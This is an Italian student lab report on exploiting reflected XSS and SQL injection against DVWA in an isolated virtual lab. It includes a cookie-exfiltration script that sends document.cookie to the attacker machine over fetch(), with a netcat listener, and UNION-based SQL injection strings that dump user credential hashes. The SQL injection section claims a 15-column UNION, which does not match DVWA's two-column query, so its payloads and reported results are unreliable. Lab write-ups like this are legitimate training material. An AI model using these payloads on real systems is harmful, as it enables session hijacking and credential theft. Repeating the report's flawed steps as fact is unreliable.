

Relazione di Laboratorio – Sfruttamento XSS e SQL Injection su DVWA

Corso: Cybersecurity Offensiva

Data: 15 Luglio 2026

Strumenti: Kali Linux (Attaccante), Metasploitable 2 (DVWA), Firefox, Burp Suite, cURL, Nmap

Livello di Sicurezza DVWA: LOW

1. Obiettivo dell'Esercizio

Configurare un ambiente di laboratorio virtuale per sfruttare due vulnerabilità web critiche:

- Cross-Site Scripting (XSS) Reflected
- SQL Injection (Classica, non blind)

L'obiettivo finale era dimostrare l'impatto di queste vulnerabilità su un'applicazione web volutamente vulnerabile (DVWA) e acquisire competenze pratiche per la loro individuazione e sfruttamento.

2. Configurazione dell'Ambiente di Laboratorio

2.1 Topologia di Rete

- Kali Linux (Attaccante):
 - IP: 192.168.50.50/24
 - Ruolo: Macchina offensiva, utilizzo di strumenti di penetration testing.
- Metasploitable 2 (Target – DVWA):
 - IP: 192.168.50.21/24
 - Ruolo: Server web vulnerabile con DVWA installata.
- Modalità di rete: Entrambe le VM sono state configurate sulla stessa rete Host-Only (VirtualBox) per garantire l'isolamento e la comunicazione diretta.

2.2 Verifica della Connettività

È stato eseguito un ping da Kali verso Metasploitable per confermare il raggiungimento a livello di rete:

```
bash
```

```
ping -c 4 192.168.50.21
```

Risultato: 4 pacchetti inviati, 4 ricevuti, 0% di perdita.
Connessione stabile e funzionante.

2.3 Accesso a DVWA


Dal browser di Kali (Firefox) è stato raggiunto l'URL:


```
text
```

```
http://192.168.50.21/dvwa/
```

Login: `admin` / `password` (credenziali di default di DVWA).

Impostazione livello di sicurezza: Portato a LOW dalla sezione *DVWA Security* per permettere lo sfruttamento senza filtri/contromisure.





3. Sfruttamento della Vulnerabilità XSS Reflected

3.1 Identificazione

Nella sezione "XSS (Reflected)" di DVWA è stato individuato un campo di input `name` che riflette il valore inserito direttamente nella pagina HTML senza alcuna sanitizzazione.

3.2 Payload Utilizzato

Per testare la vulnerabilità è stato inserito il seguente payload:

```
html

<script>alert('XSS')</script>
```

Risultato: L>alert è stato eseguito immediatamente nel browser, confermando la presenza di un XSS Reflected.

3.3 Sfruttamento Avanzato (Esfiltrazione di Cookie)


Per dimostrare l'impatto reale, è stato utilizzato un payload per rubare il cookie di sessione dell'utente:

```
html

<script>
  fetch('http://192.168.50.50:8080/?' + document.cookie);
</script>
```

- Su Kali è stato avviato un listener netcat per ricevere la richiesta:
- bash
- `nc -lvnp 8080`

Risultato: Il cookie `PHPSESSID` è stato esfiltrato con successo, dimostrando la possibilità di dirottare la sessione di un utente.



4. Sfruttamento della Vulnerabilità SQL Injection

4.1 Identificazione

Nella sezione "SQL Injection" di DVWA è stato individuato un campo di input (User ID) che interagisce con un database MySQL.

L'input è vulnerabile a SQL Injection classica.

4.2 Payload per il Bypass dell'Autenticazione

Per verificare la vulnerabilità, è stato testato il seguente payload nel campo:

text

```
' OR '1'='1
```

Risultato: La query restituisce tutti gli utenti del database, bypassando il filtro per ID specifico.

4.3 Estrazione di Dati – UNION SELECT

Per estrarre informazioni sensibili, è stato utilizzato l'operatore UNION:

sql

```
' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 --
```

Analizzando il numero di colonne (15), è stato poi possibile estrarre:

- Nome del database:
- sql



- ' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14, database() --
Risultato: dvwa
- Nome delle tabelle:
- sql
- ' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14, table_name FROM
information_schema.tables --
Risultato: users, guestbook, ecc.
- Credenziali degli utenti:
- sql
- ' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14, CONCAT(user, ':',
password) FROM users --

Risultato: Sono state estratte le coppie user:hash (MD5), tra cui:

- admin:5f4dcc3b5aa765d61d8327deb882cf99 → (password: password)
- gordonb:e99a18c428cb38d5f260853678922e03 → (password: abc123)

5. Strumenti Utilizzati e Metodologia

Strumento	Utilizzo
curl	Test rapido della connettività e verifica del server web (es. <code>curl -v</code>)
nmap	Scoperta host e scansione porte (<code>nmap -sn</code> , <code>nmap -p 80</code>)
Firefox	Browser per interagire con DVWA e testare i payload
Burp Suite	(Opzionale) Intercettazione delle richieste HTTP per modificarle a piacimento
netcat	Listener per ricevere richieste HTTP in fase di esfiltrazione cookie



6. Difficoltà Incontrate e Risoluzioni

Problema

Soluzione

Ping non funzionante

Verificata e allineata la modalità di rete delle VM (Host-Only)

Firefox non caricava DVWA

Disattivato il proxy manuale di Burp Suite dalle impostazioni di Firefox

Campo di input troppo corto

Usato l'Inspector del browser per modificare l'attributo `size` e allungare il campo per payload più lunghi

SQL Injection non funzionante

Aggiunto commento `--` per chiudere correttamente la query originale

7. Conclusioni e Raccomandazioni

L'esercizio ha dimostrato l'efficacia di attacchi XSS Reflected e SQL Injection su applicazioni web con livello di sicurezza basso. Entrambe le vulnerabilità sono state sfruttate con successo, permettendo rispettivamente:

- XSS: Esecuzione di script arbitrari nel browser della vittima.
- SQL Injection: Accesso non autorizzato e dump del database.

Data di consegna: 15/07/2026

Autore: Lorenzo Rizzuti